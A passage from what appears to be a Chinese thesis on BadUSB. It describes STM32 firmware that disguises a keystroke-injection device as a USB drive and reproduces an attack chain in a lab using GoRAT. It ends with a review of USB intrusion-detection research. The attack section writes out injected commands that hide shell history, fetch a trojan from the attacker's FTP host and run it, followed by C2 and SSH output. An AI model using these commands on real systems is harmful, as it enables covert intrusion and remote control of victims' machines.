（2）键入随机次数的数字键盘锁定键，最后再次获得从回调处理函数中得到的主机当前数字键盘锁定状态，若与随机键入次数相对应，则有很大概率说明当前数据交互处于稳定状态，可以正常注入字符串。

设备转换时机：

在 MSC 设备运行期间，若此时用户正在使用 MSC 设备传输数据，此时转换为 HID 设备是不合时宜的。鉴于上述方案实现的 USB 设备对主机环境状态的获取十分有限，这里将设备转换时机逻辑定为：

（1）随机生成一个等待时间，待时间到后执行（2）

（2）通过 STM32 开发板硬件抽象层给出的***__HAL_FLASH_GET_FLAG***函数判断当前 USB 总线是否处于忙状态，即当前 MSC 设备是否正处于与主机数据传输的过程中，待 USB 设备空闲后转换为 HID 设备进行攻击。

2.4 USB 组合设备参数信息

设计出的 USB 固件信息如下图示：




图 2.6 USB 组合设备参数信息图

在此 USB 设备中，主从设备通过转换设备 PID，使用各自驱动源码实现转换：

1、USB 设备与靶机连接后初始化为 MSC 设备，经过一段随机时间，待 USB 总线空闲（MSC 设备并未执行读取或写入功能）时，迅速转换为 HID 设备执行注入攻击。

2、HID 设备执行快速注入后即转换回 MSC 设备，正常执行大容量存储设备功能。

2.5 USB 组合设备功能测试

经测试，该 USB 组合设备在 windows 11、ubuntu 以及 Phytium-linux 系统中均可实现基本存储和注入功能。

（1）对 HID 子设备的测试主要聚焦于如下部分：

在锁定主机大写环境确保准确注入字符串方面，该思路的本质是通过切换大写模式将主机输入环境锁定在半角模式。由于 ubuntu 系统中在大写环境下不会改变之前的全半角状态，这也就导致若注入攻击字符串时主机处于非英文环境，在转换为大写环境输出小写字符时会出现实际注入为全角字符的问题。这会使得攻击过程无法正常进行；在 windows11、Phytium-linux 系统中，开启大写状态后会默认为半角模式，故在注入小写字母以及半角字符时不会出现注入错误。鉴于该工程目标是对 Phytium-linux 靶机系统进行攻击，故在该功能方面测试正常，达到预期目标。

（2）对 MSC 子设备的测试主要分为以下两个方面：对存储在该设备中的文件的读取与写入功能是否正常。由于该设备存储空间有限，在与主机连接后，于该设备中测试文件的写入与读取，测试结果为读写功能正常，且在读写速度方面可以达到 USB 全速设备（12MB/s）的 80%。

（3）在 HID 设备与 MSC 设备转换方面，由于不同主机系统设备上的 USB 接口所支持协议版本、缓冲区大小以及数据交互速度存在差异，需针对不同的平台设计制定不同的时隙来保证注入功能正常运行。针对 Phytium-linux 平台（嵌入式开发板）以及 windows 11（笔记本电脑），相应时隙设置如下表所示：

表 2.11 针对不同平台各时隙参数配置

平台 / 时隙	**Embeded (Phytium-linux)**	**Desktop (Windows 11)**
StrokeSlot	35ms	35ms
PlugSlot	50ms	50ms
ShortcutSlot	1000ms	500ms
SwitchDeviceSlot	3000ms	1000ms
TestHIDSlot	1000ms	500ms
InjectStringSlot	1000ms	1000ms

其中：

（1）StrokeSlot：指模拟按键过程中按下键与释放键操作之间的时隙；

（2）PlugSlot：指模拟 USB 设备拔插操作之间的时隙；

（3）ShortcutSlot：指在模拟发送快捷键打开终端与在终端内注入攻击字符串间的时隙；

（4）SwitchDeviceSlot：指转换设备过程间的时隙；

（5）TestHIDSlot：指在注入攻击字符串之前测试 HID 设备与主机数据交互稳定性时，若测试失败与再次测试过程间的时隙；

（6）InjectStringSlot：指在注入攻击字符串与下一次注入字符串过程间的时隙。

设置如上参数后，在两个平台测试均可正常完成设备转换、MSC 设备的正常使用以及准确完成攻击字符串的注入。USB 固件设计达到预期目标。

3 攻击链建立与复现

3.1 BadUSB 在 APT 攻击中的应用

APT 攻击是一种使用高级攻击方法或策略对特定目标进行持续网络攻击的攻击方式[26]。2011 年 3 月，美国国家标准与技术研究所（NIST）制定了信息安全风险管理框架指南 SP 800-39。该指南中使用大量的篇幅来描述 APT 攻击，现如今该攻击方式也成为最为常见的安全风险之一。

NIST 在本文档中将 APT 攻击定义如下：具有丰富专业知识和资源的黑客通过使用多种攻击方法创造机会来实现其攻击目的。该攻击方式会不断适应防护者的应对策略，并通过开发新技术、制定新策略等方式达到其对攻击目标所制定的攻击任务。

3.1.1 APT 攻击阶段概述

APT 攻击的生命周期较长，并且涵盖了多个阶段[27]。简而言之，APT 攻击生命周期中主要存在以下五个阶段，分别是**侦察**（reconnaissance）、**破坏或入侵**（breach）、**渗透**（infiltration）、**数据外泄**（exfiltration）以及**构建具有隐蔽性和持久性后门**（stealth persistence）。如下图所示：

图 3.1 APT 攻击阶段图[27]

下面将分别介绍这五个阶段的具体内容：

1、侦察：

侦察阶段是 APT 攻击的起始点，在该阶段中，攻击者收集目标组织的相关信息，包

括但不限于目标的业务模式、网络架构、安全策略、员工信息、使用的软硬件系统等数据。在这个过程中，攻击者可能会利用公开资源（如社交媒体、公司网站）、网络扫描、社会工程学（如钓鱼邮件）、以及可能的内部信息泄露来收集数据。侦察的目的是为了识别潜在的攻击向量和目标组织安全方面的薄弱点，为后续的攻击做准备。

2、破坏或入侵：

在侦察阶段收集到的信息基础上，攻击者通过利用软件漏洞、社会工程学手段（如发送钓鱼邮件）、假冒身份、利用不安全的远程访问点等手段寻找入侵目标网络或系统的方法。在找到突破口后，攻击者会尝试获取初始访问权限，这通常是通过盗取或破解用户名和密码、利用 0-day 漏洞、植入并自动执行木马软件等方式实现。

3、渗透：

渗透阶段是攻击者在成功突破目标网络的防御后，进一步探索和控制网络内部的过程。攻击者会在这个阶段提升权限、安装后门程序、创建新的账户或利用已有的账户来维持访问权限。此外，攻击者还会尝试映射网络，识别关键资产和数据存储位置，为下一步的数据窃取做准备。

4、数据外泄：

在数据外泄阶段，攻击者开始从目标网络中根据其目的选择性地窃取敏感数据。这些数据包括商业机密、知识产权以及个人身份信息等等。为保证攻击的隐蔽性，攻击者可能会使用加密技术、隐蔽的传输通道，或者将数据分割成小块，通过看似正常的网络流量来传输。

5、构建具有隐蔽性和持久性后门：

在这一阶段，攻击者致力于保持对目标网络的长期控制，即使在攻击被发现后也能继续访问。攻击者可能会在系统中留下难以检测的后门，这些后门可能隐藏在系统的正常操作中，或者利用复杂的技术来避免被安全软件发现。隐蔽性（Stealth）确保攻击者的活动不被轻易发现，而持久性（Persistence）确保即使在系统重启或安全更新后，攻击者仍能保持对网络的控制。

3.1.2 BadUSB 在攻击链构建中的作用

因 USB 协议设计之初并未将设备安全性纳入考量范畴，使得主机在物理连接 USB 设备后不会对 USB 设备进行认证，这也就导致 USB 设备一经连接主机便可以绕过主机

的防护措施，通过执行字符串注入或自动运行木马等方式直接对主机造成破坏。BadUSB 作为一种易于通过靶机检测的连接设备，在实际的 APT 等大型渗透攻击中可充当打开靶机的“钥匙”这一角色。即在 APT 攻击的破坏或入侵阶段之初，攻击者通过社会工程学原理诱使受害者将 BadUSB 设备插入靶机中，该设备的运行便可使靶机具有主动陷入漏洞、向攻击者建立连接以及传送文件等行为，攻击者以此获得后续攻击中所需要的条件与数据。

在本课题中，通过综合考虑 BadUSB 固件设计特点、攻击链工具选取以及攻击目标三个方面，明确上述自定义 BadUSB 设备在整个攻击过程中的作用如下：

1、实现攻击伪装：

在该任务中，BadUSB 设备通过内置的 MSC 子设备实现大容量存储功能来迷惑欺骗用户，以用户可见的方式掩护 HID 键盘设备的攻击过程，使攻击更为隐蔽有效。

2、注入攻击脚本：

在该任务中，BadUSB 设备通过内置的 HID 子设备实现与靶机的交互功能，即键盘组合键开启终端以及键入攻击命令的方式完成可执行木马的下载，可执行使能以及执行的相关操作，以诱导靶机主动与攻击机通过 C2 通道建立连接，从而使攻击机获取关于靶机的远程控制终端，达到攻击目的。

3、存储收集信息：

在这一步中，BadUSB 设备同样通过内置的 MSC 子设备完成对宿主（即靶机）设备的关键信息的收集。为保证信息收集这一过程对用户不可见，所有收集到的关键信息均应存放在 MSC 设备的隐藏分区中。这些关键信息包括但不限于获取到的机密文件，用户口令以及靶机环境参数信息等数据。

3.2 攻击链搭建与配置

3.2.1 攻击链工具概述

在利用社会工程学原理通过一定方式将 BadUSB 设备插入靶机并通过认证后，可采取诸多手段对靶机进行攻击。常见的方式有：

1、利用 RAT 工具：RAT（Remote Access Tool）工具是一种远程访问控制木马工具，通过在靶机中植入并运行恶意木马软件，使靶机主动连接攻击机进而使攻击者获得控制权限，这种攻击方式本质上是一种 reverse shell 攻击。

2、漏洞利用：攻击者可以利用软件或系统中的漏洞来远程执行代码，并获取对目标系统的控制权。在 CTF 竞赛中二进制漏洞方向（pwn）便是一种常见的漏洞利用的方式。在这种攻击方式中需要对靶机进行全面的分析，包括但不限于对其端口上运行的程序的二进制文件等数据进行扫描检测，利用其漏洞在交互过程中注入恶意代码以达到攻击目的。

3、建立 C2 服务器：C2（Command & Control）工具是一类用于远程控制和管理恶意软件的工具。它们通常由攻击者用于与已感染的计算机或设备建立通信，并向其发送指令，收集信息，以及操控其行为。该工具具有如下特征：

（1）通信加密：C2 工具通常会使用加密通信来隐藏攻击者与受感染系统之间的通信内容，以防止被检测和干扰。

（2）灵活的命令和控制：攻击者可以使用 C2 工具发送各种指令，包括执行命令、上传/下载文件、截取屏幕、键盘记录等，以及指导感染系统执行特定操作。

（3）持久性和稳定性：C2 工具通常会尝试在感染系统上建立持久性，以确保攻击者可以长期控制受感染的系统，即使受感染系统重启或重新连接到网络。

（4）免杀技术：为了避免被安全软件检测和清除，一些 C2 工具可能会使用免杀技术，如代码混淆、多层加密等，以使其难以被检测和分析。

（5）数据收集和回传：C2 工具通常会收集受感染系统上的各种信息，并将其发送回攻击者控制的服务器，以便后续分析和利用。

结合本课题中 USB 固件功能特点，攻击手段中仅包含字符串注入功能，拟选取方案 1、3 相结合的方法建立攻击链。考虑到靶机平台为 ARM 架构下的 Phytium-linux 系统，而大多数 C2 工具都是基于 x86 架构下的操作系统，因此在选取开源工具时，选取了 GoRAT[28]工具进行攻击链的搭建。

GoRAT 工具基于 Go 语言开发，具有以下优点：

（1）跨平台性：Go 语言具有跨平台特性，故用 Go 编写的 RAT 可以轻松在多种操作系统上运行，包括 Windows、Linux 和 macOS 等。

（2）性能较好：Go 语言在并发处理方面表现不俗。这使得 Go 编写的 RAT 能够处理大量的并发连接和任务，而不会出现性能瓶颈。

（3）该工具集成了 RAT 以及 C2 服务器工具，可以在木马下载至靶机并运行后在主机与靶机的某端口建立 SSH 连接。

该工具的攻击架构如下：




图 3.2 GoRAT 攻击架构图[28]

3.2.2 GoRAT 工具配置与构建

使用该工具进行攻击链环境搭建的过程如下：

1、将位于 github 上的该仓库克隆至本地工程目录下。

2、在本地配置攻击链环境有两种方式：

（1）直接在本地环境中进行配置：该方式需要在攻击机本地环境中构建该工具所需的完整 GoLang 环境、可支持多种操作系统和文件格式的开源可执行文件压缩器 UPX 以及生成尽可能少地包含有关原始源代码信息但可正常使用的二进制文件的 garble 工具。使用该方法会使本地环境配置更为复杂且操作不易回退；

（2）另一种则是在 Docker 环境中进行配置：该方式在具有该工具所需全部构建依赖项的 Docker 镜像生成的虚拟环境中进行木马的编译与构建。相较第一种构建方式更不易污染本地环境，操作便捷且可回溯。

本搭建过程采用第二种方案，即在 Docker 环境中搭建 GoRAT 工具。由于国内安装 go 语言的 mod 包时链接不稳定，在克隆至本地的仓库目录下在./Dockerfile 文件内加入如下内容：

图 3.3 Dockerfile 修改内容

然后执行：go mod download -x 命令等待 Docker 环境安装完毕。

3、在./config.sh 下配置攻击者主机 A 的 ip 地址以及端口以生成可在目标靶机上使用的木马可执行文件，如下图所示：

图 3.4 配置攻击者主机相关参数

4、在仓库目录下运行./build_payload.sh –docker 构建各平台架构上的可执行二进制木马文件，构建完毕后即可在./BUILD/payloads 目录下得出。

5、将选定的靶机相应架构下对应的可执行文件上传至可下载服务器平台中：

在后续的攻击中，USB 设备会记录下载服务器平台的 IP 以主动在靶机中下载该可执行木马文件。

6、攻击机执行位于./scripts 目录下的 start_server.sh 文件，启动监听程序。

7、通过 BadUSB 设备向靶机中注入攻击字符串，将上传的可执行文件下载至本地并运行：

在这一过程中，为充分保证攻击的隐蔽性，将攻击过程分为两个阶段：第一阶段完成可执行文件的下载、第二阶段完成可执行文件的执行。

在第一阶段中，执行如下指令序列：

（1）快捷键组合 Ctrl + Alt + T：打开终端；

（2）set +o history：关闭命令行历史记录；

（3）cd /home/user/Templates：进入相应目录；

（4）wget -q ftp://anonymous:@xxx.xxx.xxx.xxx /MSCDrv >/dev/null 2>&1 &：下载可执行文件（执行时清除下载记录日志文件）；

（其中“xxx.xxx.xxx.xxx”为文件托管平台的 IP 地址）

（5）set -o history：开启命令行历史记录；

（6）exit：退出命令行。

在第二阶段中，执行如下指令序列：

（1）快捷键组合 Ctrl + Alt + T：打开终端；

（2）set +o history：关闭命令行历史记录；

（3）cd /home/user/Templates：进入下载文件夹；

（4）chmod 777 MSCDrv：木马读写可执行使能；

（5）./MSCDrv >/dev/null 2>&1 &：执行该木马（清除执行记录日志）；

（6）set -o history：开启命令行历史记录；

（7）exit：退出终端。

值得注意的是，该攻击过程分为两段的原因是该可执行木马的下载需要一定时间，第二阶段的命令行需等待木马下载成功后才可执行，因此攻击字符串分为上述两阶段注入。

8、攻击机监听程序收到连接建立反馈建立 C2 通道，攻击者利用此通道建立对靶机的控制连接与 SSH 连接，进而利用上述连接远程控制靶机，实施后续攻击步骤。

3.3 攻击效果测试

对整个攻击链的攻击效果测试主要分为三个方面：

1、测试木马的下载与执行；

2、测试 C2 通道是否可以成功建立；

3、测试远程控制终端是否可以成功建立并使用。

下面将从上述三个方面进行测试。

3.3.1 木马文件的下载与执行

在本攻击链中，木马文件存放于攻击机的 ftp 服务器的匿名用户文件夹下，因此在终端中使用命令从 ftp 服务器下载木马文件时，无需输入连接 ftp 服务器时所需的密码，有效避免关键信息的泄露。

1、参数说明：

（1）攻击机 IP 地址：192.168.2.207（内网）

（2）木马文件名：MSCDrv

2、BadUSB 设备开启终端，注入命令下载木马文件过程如图所示：

```
user@phytiumpi:~$ set +o history
user@phytiumpi:~$ cd /home/user/Templates
user@phytiumpi:~/Templates$ wget -q ftp://anonymous:@192.168.2.207/MSCDrv >/dev/
null 2>&1 &
[1] 1286
user@phytiumpi:~/Templates$ set -o history
user@phytiumpi:~/Templates$ exit
exit
```

图 3.5 BadUSB 下载木马演示图

经过测试，在攻击机与靶机处于同一网段且网络不拥塞的情况下，BadUSB 设备中的 HID 子设备可以正常开启终端，注入命令；且木马文件可以正常下载。

2、BadUSB 设备注入命令执行木马过程如图所示：

```
user@phytiumpi:~$ set +o history
user@phytiumpi:~$ cd /home/user/Templates
user@phytiumpi:~/Templates$ chmod 777 MSCDrv
user@phytiumpi:~/Templates$ ./MSCDrv >/dev/null 2>&1 &
[1] 1371
user@phytiumpi:~/Templates$ set -o history
user@phytiumpi:~/Templates$ exit
exit
```

图 3.6 BadUSB 执行木马演示图

经过测试，BadUSB 设备中的 HID 子设备可以正常注入命令实现木马可执行使能以及执行木马操作。

3.3.2 C2 通道的建立

经测试，在攻击机与靶机处于同一网段下时：

1、攻击机在执行监听程序后，如下图所示：

```
zrz@zrz-Lenovo-ThinkBook-16p-Gen-4:~/Projects/Bad_USB/Attack_chain/GoRAT/scripts$ ./start_server.sh
Starting Chisel Server on Port 8888
```

图 3.7 监听程序启动图

2、USB 设备连接至靶机并将攻击字符串全部注入后，攻击机得到如下反馈：

```
zrz@zrz-Lenovo-ThinkBook-16p-Gen-4:~/Projects/Bad_USB/Attack_chain/GoRAT/scripts$ ./start_server.sh
Starting Chisel Server on Port 8888
================================================
Session #1 | Control Server Mounted On: 41460
Session #1 | SSH Server Mounted On: 41461
```

图 3.8 字符串注入完毕后攻击机获得反馈图

上述过程表明在攻击机开启监听程序，BadUSB 设备与靶机建立连接并执行相应操作后可正常与攻击机建立 C2 通道，执行后续的攻击操作。

3.3.3 远程控制终端的建立与使用

1、参数说明：

在建立 C2 通道后，可获得 Control（控制）服务器与 SSH（远程连接）服务器运行在攻击机中的端口号：

（1）控制服务器端口号：41460；

（2）远程连接服务器端口号：41461。

2、在靶机与攻击机建立 C2 通道后，在攻击机中另外开启终端并执行如下命令：

ssh -o HostKeyAlgorithms=ssh-rsa localhost -p 41461

即可与靶机成功建立 SSH 连接，如下图所示：

```
zrz@zrz-Lenovo-ThinkBook-16p-Gen-4:~/Projects/Bad_USB/Attack_chain/GoRAT/scripts
$ ssh -o HostKeyAlgorithms=ssh-rsa localhost -p 20169
The authenticity of host '[localhost]:20169 ([127.0.0.1]:20169)' can't be establ
ished.
RSA key fingerprint is SHA256:xW/fJSpGol4fG7dI4tQaFjBzznl2/MzSRvTcLDyChJM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:20169' (RSA) to the list of known hosts.
$ cat /home/user/Documents/flag
Are you kidding me?

$ exit
Connection to localhost closed.
zrz@zrz-Lenovo-ThinkBook-16p-Gen-4:~/Projects/Bad_USB/Attack_chain/GoRAT/scripts
$
```

图 3.9 SSH 连接建立测试图

上述过程表明在靶机与攻击机建立 C2 通道后，攻击机与靶机建立 SSH 连接的功能正常，可进一步执行后续的攻击操作。

4 入侵检测框架设计

4.1 USB 协议安全性分析

USB 协议自产生之初便围绕以下功能设计实现：

1、通用性：USB 协议旨在成为多种设备间通用的数据传输接口，支持各种计算机外设，如键盘、鼠标、打印机等。

2、易用性：设计 USB 协议时，强调了即插即用（Plug and Play）的特性，用户无需进行复杂的配置即可使用连接的设备。

3、兼容性：USB 协议支持不同设备和操作系统之间的兼容性，确保了广泛的适用性。

4、更快的传输速率：随着技术的发展，USB 协议不断优化数据传输速率，从最初的 1.5 Mbps 逐渐提升到 USB 3.0 的 5 Gbps，再到 USB 3.1 的 10 Gbps。

5、电源供应：USB 接口还能为连接的设备提供电源，简化了设备的电源管理。

6、成本效益：USB 在设计时也考虑了成本因素，这也使得 USB 设备可以以较低的成本实现用户既定的功能。

7、扩展性：USB 协议支持多种拓扑结构，包括点对点、分支和网络拓扑，以适应不同的应用场景。

纵观 USB 协议的整个发展过程，设计者们并未将安全性纳入设计的考量范畴[29]。USB-IF 在 2014 年的官方声明曾明确声称安全性不在 USB 规范的考虑范围之内。他们认为，由于 USB 设备需要物理访问，因此在 USB 协议设计时考虑安全性是不合理的，并将安全责任推给了消费者和 OEM。

USB 协议的安全性问题随着 USB 攻击的发展变得愈发重要。这个问题需要多方共同努力来达成共识，取得进展。笔者认为：USB-IF 作为协议的制定者，应当在新版本的协议中加入基本的安全特性；同时，OEM 也应当根据市场和法规的要求，对生产的设备提供固件篡改检测等相关机制，不断提升产品的安全性能；作为消费者应谨慎识别 USB 设备的正规性，提高对 USB 设备的安全防护意识。只有通过协议制定者、制造商以及消费者上述三方的共同努力，USB 技术的安全可靠使用才可能在未来得以实现。

4.2 USB 总线入侵检测技术

伴随着 USB 总线入侵技术的不断发展，针对此种攻击类型的入侵检测技术也在不断深化完善。主流的检测方法主要有连接时认证与隔离环境分析两种：

4.2.1 连接时认证

在 USB 设备与主机建立连接时认证是一种从源头抑制的方法，即在 USB 设备与主机建立连接之时即检测 USB 设备固件是否存在篡改。这种方法将 USB 设备固件的篡改与否同 USB 设备的安全性联系在一起，当检测到 USB 设备固件被篡改时，则认为该设备有害；反之则认为该设备不存在问题。

随着以 Teensy 为代表的 USB 恶意硬件攻击技术的出现，研究人员开始思考 USB 接口的安全性以及对 USB 设备的安全监控[30]。2012 年，来自美国乔治梅森大学的研究人员 Wang 以及他的团队对 USB 协议进行研究，提出了名为 USBSec 的安全协议模型。该协议在原协议中 USB 设备对主机进行设备枚举前加入设备与主机间进行认证的过程，且该协议使用 Diffie-Hellman 签名算法，只有主机认证通过的 USB 设备才可以正常连接并运行。由于此协议非官方制定且并未普及，使用此协议的小众 USB 设备终因兼容性与局限性等问题退出市场，该协议也逐渐退出历史舞台。

此方案的实施需要设备制造商承担相应的安全责任，而相关各方并没有在安全责任的落实方面达成共识。同时，由于该方案在实际实践的过程中存在诸多限制与不便因素，导致该方案并未受到认可。随着入侵检测技术的不断发展，研究者们另辟蹊径，生成了更为全面可靠的入侵检测方案。

4.2.2 隔离环境分析

该方案即构建蜜罐、沙箱等净室环境，将 USB 设备隔离至该环境中运行，通过分析 USB 设备在该环境中的行为特征判断其是否有害。该方案在正常情况下可以准确判断该 USB 设备对主机是否存在潜在危害，使用场景也更为广泛。

当前主流设计思路均是从方案二的思路出发，下面介绍当前基于方案二的一些主要研究成果。

在提出 USBSec 的安全协议模型的同时，研究员们注意到基于 USB 接口类实现的 HID 攻击主要是通过模拟用户键盘敲击实现的。Barbhuiya[31]以及 Jeanne 的研究团队利

用上述特点，通过分析 BadUSB 设备的击键动力学特征是否存在异常来判断是否为可疑设备。该方案的优点在于可持续监控 USB 设备的输入验证，但对收集到的键入信息的分析过于死板，需要键入信息与模版完全一致才可认定有害。因此不具有使用价值。

2015 年，美国堪萨斯大学的相关安全研究人员提出了针对恶意 USB 设备的硬件防火墙[32]。该工具的组成如下图所示：

图 4.1 USBWall 架构图[32]

该硬件防火墙由两个主要组件构成，它们分别是 BeagleBone Black（BBB）和在主机上运行的用户界面（UI）。BBB 是一款开源嵌入式计算机，运行 Debian 3.12.0-bone8 操作系统。由 5V 2A 直流电源供电 BBB 直接连通主机和可疑设备。它为主机的 USB 控制器和 BBB 之间的 USB 连接提供了硬件平台。

设计该工具的研究者认为 USB 协议在设计之初就是一个没有任何安全审计设计的通用接口。由于所有的 USB 设备在进行设备枚举时均需要通过发送设备描述符的方式向主机报告其设备类别与具体信息，因此恶意 USB 设备的关键问题就在于它在用户不知情的情况下向主机报告了与其说明和外观不符的设备类别与特性。这同样是本课题中 BadUSB 设计时所基于的关键漏洞。USB 设备在连接主机之前先接入该防火墙中，该设备作为 USB 设备的测试沙箱，会记录该 USB 设备的全部枚举内容并将其发送给主机。主机用户在判断枚举信息中所提示 USB 设备类型与其描述无误后，通过输入密码的形式将此设备放行，USB 设备得以连接主机进行工作。

USBWall 需要主机和 BBB 之间的网络连接。由于控制会话是通过 SSH 进行的，因此必须通过 TCP 端口 22 访问 BBB。通过 SSH，USBWall 的前端界面 USBWall UI 发布并获取可疑设备的信息以显示给用户。USBWall UI 使用 SSH.NET 库来处理到 BBB 的 lsusb -v 命令。BBB 又将枚举细节中继到主机。一旦主机接收到详细信息，USBWall 将把 lsusb 的结果解析为更可读的格式。值得注意的是，整个枚举过程仅在 BBB 上进行。主机的 USB 控制器不知道该过程，直到用户通过 UI 确认。虽然实现的 USBWall 在 Windows 7 系统上运行，但由于控制通道（SSH）的通用性，它是一个平台无关的解决方案，可以在多个系统上运行。

该设备在 Windows 系统中的中间层插件前端界面如图所示：

